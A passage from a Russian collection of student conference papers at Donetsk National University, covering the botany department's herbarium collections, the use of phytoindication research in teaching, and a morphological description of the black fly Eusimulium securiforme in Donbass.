В Донбассе растительные ресурсы в контексте фитоиндикации часто рассматриваются как информативные индикаторы состояния природных сред [8, 9]. Кафедра ботаники и экологии также располагает ботаническим музеем, который тоже используется как в научном, так и учебном процессе [10], ведутся работы по специализации студентов также с использованием гербарных фондов [11–13]; часть исследований является эколого-ботанической [14], анализируется библиографически [15], а также с помощью ГИС-технологий [16, 17]. Обобщенные работы по изучению биоразнообразия [18] также опираются на опыт и данные основателей ботанической науки в регионе [19] и актуальные прикладные аспекты изучения растений в Донбассе [20–22].

Нами установлено, что гербарий – это коллекция специально собранных и засушенных растений. В зависимости от цели сбора растений, можно разделить гербарии на разные виды: классический (научный) – гербарий, составленный для научных целей; тематический – разновидность научного гербария, где образцы объединены какой-нибудь тематикой или другим признаком; фотогербарий – фотоверсия классического гербария, при котором съемка происходит в природе, не собирая растение; творческий – творческая работа, выполненная из засушенных растений, в которой используются подходы изготовления гербария. Гербарий – это самый хороший способ сохранить максимум информации о растениях. В научных целях используют целые растения, включая корневую систему, в отличие от творческих. Стоит только лишь задуматься сколько же информации можно для себя подчеркнуть, пользуясь одной лишь этикеткой. Ведь гербарий документирует: состав растительности конкретной территории, выявление областей произрастания новых определенных видов растений, изучение особенностей видов.

На рисунке 1 представлены примеры гербарных коллекций, используемых для учебных целей студентами, молодыми учеными, рисунок 2 содержит примеры гербарных коллекций по специализированному курсу «Заповедно дело».



Рис. 1 – Примеры гербарных коллекций для учебных целей работы студентов



Рис. 2 – Примеры гербарных коллекций для курса «Заповедное дело»

Кроме научных целей коллекции растений используются в учебных целях, например, изучении ботаники, но учебный гербарий может включать в себя не всё, а какие-либо определенные части растения (листья, цветки). То есть информации в них гораздо меньше по сравнению с научным. В наше время на замену гербаризации как способу сохранения информации о растениях пришла фотография, активно создаются электронные гербарии. Они позволяют нам не только составить представление о флоре

какой-либо территории, но и проявить свои творческие навыки в искусстве фотографии объектов живой природы – растений. Теперь засушивание трав можно приписать к хобби, растения оформляют в раму или делают декоративные композиции. Выбранная тема актуальна, так как гербарий и является наглядным пособием в учебной деятельности, но и также важнейшим материалом для изучения родного края.

Нами проведено ознакомление с коллекциями систематического гербария для следующих семейств высших растений, инвентарный подсчет: *Asteraceae* – 315 экз.; *Brassicaceae* – 234 экз.; *Fabaceae* – 312 экз.; *Rosaceae* – 322 экз.; *Poaceae* – 363 экз.; *Lamiaceae* – 301 экз.; *Boraginaceae* – 172 экз.; *Plantaginaceae* – 102 экз.; *Polygonaceae* – 39 экз.; *Liliaceae* – 308 экз.; *Apiaceae* – 41 экз.; *Amaryllidaceae* – 82 экз.; *Onagraceae* – 19 экз.; *Convolvulaceae* – 44 экз.; *Asparagaceae* – 22 экз.; *Scrophulariaceae* – 26 экз.; *Campanulaceae* – 21 экз.; *Hyacinthaceae* – 16 экз.; *Pottiaceae* – 30 экз.; *Bryaceae* – 32 экз.; *Brachtheciaceae* – 16 экз.; *Amblystegiaceae* – 19 экз. (4 последних – мохообразные).

В гербарной коллекции нами были определены экземпляры, начиная со сборов 1965 года в донецком регионе, многие экземпляры (из тех, которых хранятся более 20 лет) нуждаются в реставрации, пересмотре в определении, есть гербарные коллекции заповедных объектов Донбасса (сборы 70-х годов 20 века) – заповедники «Хомутовская степь», «Каменные могилы» и другие; большая коллекция всегда была собрана студентами на меловых обнажениях, песчаных и гранитных экотопах Краснолиманского и Артемовского районов – местах прежних расположений биостанций Донецкого национального (государственного) университета.

Коллекционный фонд (научных сохранностей) сравнительно больше по численности учебных гербариев, поскольку содержит более ценные экземпляры. В папках по дисциплине «Заповедное дело» представлено более 1 тыс. экземпляров, которые также продублированы на информационных стендах аудиторий и в музее кафедры ботаники и экологии Донецкого национального университета. С сентября 2022 г. музей и все коллекционные фонды находятся на границе устойчивости, поскольку корпус факультета сильно пострадал при обстрелах и лишен остекления в тех гербарных фондах, где они были изначально сформированы. В планах развития этого гербария находится процесс цифровизации уцелевших экземпляров – в традициях современной ботанической грамотности (по ориентиру с научной школой Московского государственного университета им. М.В. Ломоносова).

Таким образом, приведены примеры организации работы с гербарием на кафедре ботаники и экологии в Донецком национальном университете; выделены отдельные таксоны, которые составляют ядро флоры Донбасса для изучения студентами в курсах ботаники – как учебный материал; проанализированы гербарные фонды по вопросам учебного гербария и гербария охраняемых видов растений.

СПИСОК ЛИТЕРАТУРЫ

1. Серегин А.П., Бочков Д.А., Шнер Ю.В. [и др.] «Флора России» на платформе iNaturalist: большие данные о биоразнообразии большой страны // Журнал общей биологии. – 2020. – Т. 81, № 3. – С. 223-233. <https://doi.org/10.31857/S0044459620030070>
2. Seregin A.P. Moscow University Herbarium (MW). Version 1.114. Lomonosov Moscow State University. GBIF.org. Occurrence dataset. – 2020. <https://doi.org/10.15468/cpnhcc>
3. Пересторонина О.Н. Роль гербарной коллекции в ботаническом образовании высшей школы С. В. Шабалкина // Сибирский педагогический журнал. – 2013. – № 4. – С. 160-164.
4. Димитриев А.В. Гербарное дело, учение о гербариях, гербарииология и методика скотч-гербария // Научные труды Чебоксарского филиала ГБС им. Н.В. Цицина РАН. – 2020. – № 16. – С. 9-24.
5. Гуреева И.И. Гербарное дело: Руководство по организации Гербария и работе с гербарными коллекциями. – Томск: НИ Томский ГУ, 2012. – 193 с.

6. Захарова О.А. История ботанического гербария Рязанского ГАТУ // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2022. – С. 66-68.
7. Демьяненко Т.В. Роль гербарной коллекции в обучении специалистов в высших учебных заведениях // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности. – Донецк: Донецкий национальный университет, 2021. – С. 68.
8. Сафонов А.И., Глухов А.З. Полифункциональные свойства растений в аспекте индикации // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2022. – С. 114-116.
9. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
10. Петкогло О.В. Научный ресурс ботанического музея в Донецке // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 139-140.
11. Сафонов А. И. Введение в специализацию на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 196-197.
12. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии Донну при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность. – Донецк: ДонНУ, 2018. – С. 274-275.
13. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки Донну // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2019. – С. 294-297.
14. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 117-119.
15. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>
16. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
17. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
18. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
19. Горещкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183.
20. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16.
21. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
22. Зиньковская И.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.

HERBAR BUSINESS IS THE BASIS FOR SCIENTIFIC IDENTIFICATION OF DATA ABOUT NATURE IN THE DONBASS (BY THE EXAMPLE OF INDIVIDUAL TAXA)

Annotation. Examples of the organization of work with the herbarium at the Department of Botany and Ecology at the Donetsk National University are given. Separate taxa, which form the core of the flora of Donbass, have been identified for students to study in botany courses - as educational material; the herbarium funds were analyzed on the issues of the educational herbarium and the herbarium of protected plant species.

Keywords: Donbass, herbarium business, phytoindication, educational herbarium, phytomonitoring.

Fomina A.D.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.15 : 37.02 : 504 : 581 (477.60)

АНАЛИЗ ПРЕДСТАВЛЕННОСТИ АКТУАЛЬНОЙ НАУЧНО-ОБРАЗОВАТЕЛЬНОЙ ИНФОРМАЦИИ ФИТОИНДИКАЦИОННОГО СОДЕРЖАНИЯ В СИСТЕМЕ ОБУЧЕНИЯ

Шевчук Н.А.

Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой ГОУ ВПО «ДОННУ»

Аннотация. В статье представлена информация – обзор актуальных научно-образовательных мероприятий совместно с учеными Донецкого национального университета (кафедры ботаники и экологии), проводимых в текущем учебном году с привлечением студентов, аспирантов и молодых ученых таким образом, чтобы выделить фитоиндикационную составляющую НТМ и актуализировать эти данные в образовательной функции при обучении на биологическом факультете.

Ключевые слова: фитоиндикация, Донецк, экологический мониторинг, образовательная программа.

Имеющаяся информация, представленная для обсуждения на научно-технических мероприятиях совместно с учеными Донбасса, содержит большое количество тематических направлений по актуальным областям знаний. Обсуждение научных результатов рассматривается как ресурс методической работы и организации образовательной деятельности как со студентами, так и со школьниками в рамках профориентационной работы [1].

Цель работы – представить информацию в форме обзора актуальных научно-образовательных мероприятий совместно с учеными Донецкого национального университета (кафедры ботаники и экологии), проводимых в текущем учебном году (2022-2023) с привлечением студентов, аспирантов и молодых ученых таким образом, чтобы выделить фитоиндикационную составляющую НТМ и актуализировать эти данные в образовательной функции при обучении на биологическом факультете.

Важным звеном нравственно-духовного воспитания является организация понимания учащимися работы научных школ в регионе [2], дробный тематический библиографический учет достижений и публикаций [3], региональные методические пособия и рекомендации по формированию информационной базы ботанико-экологического содержания и изучения [4–7]. Госбюджетная тематика [8–11] индикационных исследований лежит в основе осуществляемых программ в регионе по экологическому мониторингу и профильной ботанической экспертизе состояния и диагностике техногенных экотопов [12–17], а также различных способов интерпретации и обработки полученных первичных и лабораторных данных [18–21].

Предлагаемая для обсуждения тематическая подборка направлений также является объектом работы Студенческого научного общества Донецкого национального университета [1, 22, 23].

В перечне НТМ, в которых анализируются темы фитоиндикационного содержания и взяты примеры для экспериментальной работы в учебных лабораториях, отмечены конкурсы научных работ студентов и молодых ученых, публикации, олимпиады по отдельным учебным дисциплинам (например, Экология, Биология, Теория эволюции, Рациональное природопользование и пр.), участие в программах образовательных курсов по повышению квалификации или прохождению таких курсов в рамках сетевых программ с вузами-партнерами (для Донецкого национального университета это центральный вуз России – Московский государственный университет им. М.В. Ломоносова), активное участие в круглых столах, конференциях,

международных форумах в качестве авторов и соавторов работ, в качестве свободного слушателя и активного участника обсуждений.

Для примера таких успешно реализованных программ важно отметить международную форум «Степная Евразия», который проходил в Южном федеральном университете и собрал ученых более 20 государств, в географическом аспекте – от Франции до Китая (рис. 1), материалы форума с участием ученых Донецкого национального университета [9, 10] существенным образом дополнили актуальные методические разработки для подготовки дидактического материала по экологической ботанике или ботанике в условиях техногенного региона.




Рис. 1 – Скриншоты с экрана докладов международного экологического форума «Степная Евразия» – организация научной-образовательного пространства в индикационно-ботаническом направлении и аспекте фиторазнообразия

В 2022 году была также организована (г. Екатеринбург, Сатка) Международная конференция «Биологическая рекультивация и мониторинг нарушенных земель» [16], данные из докладов участников (рис. 2) дополнили методические разработки.



Рис. 2 – Скриншоты с экрана докладов конференции «Биологическая рекультивация и мониторинг нарушенных земель» – дидактический материал в обучающих технологиях

Ученые Индии, Китая, Монголии, всех промышленных регионов России представили доклады на юбилейной конференции, что послужило ресурсом качества примера по сопряженным для Донбасса темам. Также проанализированы и рассосредоточены материалы в качестве дидактических пособий при обучении студентов и школьников старших курсов темам промышленного флорогенеза, способам оптимизации среды с помощью растительных организмов. Для повышения мотивации среди студентов проводятся конкурсы творческих и аналитических работ, например, по растениеводству и перспективам зеленого строительства в городах (рис. 3).



Рис. 3 – Пример визуализации конкурсной программы по растениеводству

Таким образом, научная программа в Донецком национальном университете является основой для формирования образовательных и методических мероприятий путем пополнения актуальными сведениями и новыми фактами из жизни растений в экологически неблагоприятном регионе.

СПИСОК ЛИТЕРАТУРЫ

1. Шевчук Н.А. Фитоиндикационные разработки в Донбассе как ресурс педагогической деятельности // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 114-118.
2. Горецкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. DOI: 10.24412/2076-8176-2021-4-169-183.
3. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>
4. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки ДонНУ // Донецкие чтения 2019: Образование, наука, инновации, культура и вызовы современности. – Донецк: Изд-во ДонНУ, 2019. – С. 294–297.
5. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность. – Донецк: Изд-во ДонНУ, 2018. – С. 274-275.
6. Сафонов А.И. Преемственность экологического образования в системе "школа – университет – предприятие" // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 151–154.
7. Сафонов А.И., Захаренкова Н.С., Мирненко Э.И. Введение в специализацию на кафедре ботаники и экологии Донну // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: Южный федеральный университет, 2016. – С. 196-197.
8. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1-2. – С. 6-12.
9. Беспалова С.В., Горецкий О.С., Рева М.В., Прокопенко Е.В., Сафонов А.И. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
10. Сафонов А.И. Ботаника антропогенеза – новая государственная бюджетная научно-исследовательская тема в Донецком национальном университете // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 239-240.

11. Сафонов А.И. Опорные разработки в рамках тематического направления по ботанике антропогенеза (2022 г.) // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 113.
12. Сафонов А.И., Глухов А.З. Полифункциональные свойства растений в аспекте индикации // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 114-116.
13. Зиньковская И.И., Вергель К.Н., Кравцова А.В., Сафонов А.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.
14. Алемасова А.С., Сафонов А.И. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
15. Петкогло О.В. Ретроспективный анализ интерьерной и ландшафтной фитооптимизации промышленной среды (к 100-летию профессора М.Л. Ревы) / О.В. Петкогло, А.И. Сафонов // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 3. – С. 72-79.
16. Алемасова А.С. Экологический мониторинг содержания тяжелых металлов в фитосубстратах индикационной значимости / А. С. Алемасова, А. И. Сафонов // Биологическая рекультивация и мониторинг нарушенных земель. – Сатка, Челябинская обл.: Принтоника, 2022. – С. 12-19.
17. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности: Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
18. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
19. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
20. Образовательные технологии подготовки биологов специализации по садово-парковому дизайну в Донецком национальном университете / А. И. Сафонов, А. З. Глухов, С. А. Приходько, О. А. Гридько // Проблемы и перспективы развития современной ландшафтной архитектуры. – Симферополь: «Издательство Типография «Ариал», 2017. – С. 73-75.
21. Епринцев С.А., Куролап С.А., Клепиков О.В. Геоинформационный анализ факторов экологической безопасности городов Центрально-Черноземного региона России // Климатические изменения и «зеленые» технологии в ландшафтной среде: матер. Междунар. конференции. – Грозный: Чеченский государственный университет имени Ахмата Абдулхамидовича Кадырова, 2022. – С. 37-41.
22. Коротенко Н.В. Фитоиндикационные исследования и использование их результатов в учебном процессе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1, № 14. – С. 59-63.
23. Абуснайна М.В. Методика обучения индикационной экспертизе в региональном фитомониторинге // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1, № 14. – С. 14-18.

ANALYSIS OF REPRESENTATION OF CURRENT SCIENTIFIC AND EDUCATIONAL INFORMATION OF PHYTOINDICATION CONTENT IN THE TRAINING SYSTEM

Annotation. The article presents information - an overview of current scientific and educational events, together with scientists from the Donetsk National University (Department of Botany and Ecology), conducted in the current academic year with the involvement of students, graduate students and young scientists in such a way as to highlight the phytoindicative component of STA and update these data in educational function in teaching at the Faculty of Biology.

Keywords: phytoindication, Donetsk, environmental monitoring, educational program.

Shevchuk N.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 595.771

МОШКИ РОДА *EUSIMULIUM* ROUBAUD, 1906 ДОНБАССА

Шкиренко А.О.

*Научный руководитель: Рева М.В., канд.биол.наук, доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В данной работе описана морфология наиболее многочисленного вида *Eusimulium securiforme* Rubzov, 1956, относящегося к роду *Eusimulium*. Также изучена биология развития данного вида на территории Донбасса.

Ключевые слова: мошки, многочисленный вид, морфология, биология развития.

Введение.

Мошки (Diptera, Simuliidae) – это кровососущие двукрылые, самки которых составляют важную часть гнуса на территории Донбасса. Большинство мошек имеют важное эпидемиологическое значение. Они являются кровососами человека и животных. Их укусы болезненны, а слюна очень токсична и вызывает симулидотоксикоз [1]. Кроме того, мошки – переносчики возбудителей ряда инфекционных и инвазионных заболеваний. [2]

Цель работы – выявление видового состава и изучение биологии мошек рода *Eusimulium*, Roubaud 1906 на территории Донбасса. В данной работе рассмотрим биологию вида *Eusimulium securiforme* Rubzov, 1956 как наиболее многочисленного.

Материалы и методы.

Материалом для написания работы послужили собственные сборы и наблюдения, микропрепараты симулиид, хранящиеся в коллекции кафедры зоологии и экологии Донецкого национального университета, и литературные данные.

Морфологическое изучение, изготовление микропрепаратов мошек и изучение биологии проводили по общепринятым методикам И.А. Рубцова [3] и З.В. Усовой и др. [4].

Результаты исследований. На территории Донбасса обнаружено 4 вида мошек рода *Eusimulium*, Roubaud 1906:

- 1) *Eusimulium aureum* (Fries, 1824);
- 2) *Eusimulium krymense* Rubzov;
- 3) *Eusimulium angustipes* (Edwards, 1915);
- 4) *Eusimulium securiforme* Rubzov, 1956.

E. securiforme – наиболее многочисленный вид рода *Eusimulium* на территории Донбасса.

Ниже приводим описание вида.

***Eusimulium securiforme* Rubzov, 1956 (рис. 1)**

Рубцов, 1956: 833, Янковский, 2002: 15, 371, 375, 378, 380; Сухомлин, Зинченко, 2007: 94 – 99.

Самка. Длина тела – 2,6-2,9 мм.

Голова. Лоб трапециевидный, высокий (0,18 мм) и широкий (0,13 мм), густо и равномерно покрыт волосками. Лицо округлое (длина – 0,22 мм, ширина – 0,25 мм), более светлое в нижней части, равномерно опушено волосками, голое лишь в верхней части. Усики черные. Щупики длинный, 2-й членик крупный (длина – 0,15 мм, ширина – 0,10 мм), в 2 раза шире 3-го членика. 4-й членик тонкий и длинный, его длина в ½ раза превышает длину 2-го и 3-го члеников вместе взятых. Лаутерборнов орган крупный, его длина и ширина занимают более ½ длины и ширины членика. Мандибула на дистальном конце скошена, имеет 20 внутренних и 6 наружных зубцов. У максиллы

15 внутренних и 9 наружных зубцов. Глоточный склерит прямоугольный (длина – 0,20 мм, ширина – 0,11 мм), с небольшими (0,04 мм) выростами по бокам.

Грудь. Спинка в густых золотистых волосках.

Ноги. Окраска передних голеней черная в вершинной четверти, на $\frac{3}{4}$ от основания – желтовато-белые. Бедра передних, средних и задних ног черные лишь в вершинной трети, к основанию светло-охряные. 1-й членик передних лапок уплощен, сравнительно короткий, его длина превосходит ширину в 7 раз; 1-й членик задних лапок с параллельными краями, его длина превосходит ширину в среднем в 6 раз. Кальципала хорошо развита (длина – 0,04 мм), занимает почти половину ширины членика на дистальном конце. Педисулькус с глубокой выемкой, занимающей $\frac{1}{2}$ ширины членика.

Брюшко. Вилочка с толстым стебельком (его длина – 0,18 мм) и высокими (0,10 мм) расширенными ветвями, которые расходятся под углом 60-65°. Генитальные пластинки языковидные, широкие (0,09 -0,10 мм) со слабо вытянутым внутренним краем (0,02-0,03 мм), сильнее затемнены по внутреннему верхнему краю, опушены редкими волосками. Анальные пластинки сложной неправильной формы (длина – 0,08 мм, ширина – 0,17 мм), с вытянутым шиповидным выростом и волосками по внутреннему верхнему краю. Церки неправильно-прямоугольные (длина – 0,08 мм, ширина – 0,19 мм), наиболее густо опушены по нижнему краю.

Самец. Длина тела – 2,3-2,5 мм.

Голова. Лицевой киль овальный, низко-колбовидный, почти квадратный (длина – 0,15 мм, ширина – 0,16 мм), опушен длинными волосками, которые более густо расположены по бокам. Усики темно-коричневые, длинные (0,51 мм), 3-й членик (0,07 мм) в 1,5 раза длиннее 4-го. Щупики светло-коричневые, 2-й членик по длине (0,12 мм) равен 3-му, 4-й чуть короче 2-го и 3-го члеников вместе взятых.

Грудь. Спинка черная в ярко-золотистых волосках, серебристые пятна отсутствуют.

Ноги. Окраска темная, бедра и голени более интенсивно затемнены у вершины. 1-й членик передней лапки длинный, цилиндрический (длина – 0,45 мм, ширина – 0,05 мм), короче голени (0,58 мм). Кальципала хорошо развита (длина 0,03 мм), занимает чуть меньше половины ширины членика на дистальном конце.

Брюшко. Гоностерн сжат с боков, крючья длинные (0,13 мм), тонкие, слегка расширены на вершине и в 1,5 раза длиннее тела (0,08 мм), которое опушено длинными густыми волосками. Гонококсит крупный, сужен к основанию (длина – 0,22 мм, наибольшая ширина – 0,21 мм, наименьшая – 0,07 мм), с внутренней стороны густо опушен длинными (ближе к внутреннему краю) и короткими (в центральной части) волосками; латеральный вырост крупный (0,10 мм), расширенно-стреловидный. Гоностили сапожковидные, короткие (их длина равна половине длины гонококситов) с крупным шипиком на вершине. Гонофурка в виде длинной (0,16 мм), узкой пластинки, расширенной на концах.

Личинка. Длина тела – 6,5-6,7 мм. Окраска тела светло-желтая со светлоокрашенной головой.

Голова. Рисунок на лбу четкий крестообразный, срединные и боковые пятна заключены в темное «облачко». Антенна очень длинная (0,55 мм), 1-й-3-й членики почти равны по длине, 3-й самый тонкий. В большом веере 57-60 лучей. Мандибула прямоугольная (длина – 0,30 мм, ширина – 0,16 мм) с выпуклым верхним краем. Вершинный зубец крупный, расширен у основания, его длина до переднего предвершинного зубца равна 0,022 мм; передний предвершинный зубец равен по длине заднему и в 2 раза толще его; средний – ниже их уровня; внутренних зубцов 8; краевые зубцы крупные, острые широко расставлены, передний в 2 раза больше заднего.

Максиллярный щупик длинный (0,14 мм) и тонкий (0,04 мм). Субментум сужен спереди (длина – 0,14 мм, ширина – 0,08 мм), несет по бокам по 3-5 щетинок. Вентральный вырез маленький, полулунной формы, чуть удлинен (длина – 0,14 мм, ширина – 0,12 мм), расстояние от его вершины до субментума не более 0,30 мм.

Брюшко. Верхние ветви хитиновой рамы короткие (0,11 мм), широкие (0,05 мм), покрыты мелкими шипиками, нижние – чуть длиннее (0,16 мм) верхних, достигают 13-го ряда крючьев прикрепительного органа, который состоит из 70-75 рядов крючьев по 13-15 крючков в каждом ряду.

Куколка. Длина тела – 2,7-3,3 мм.

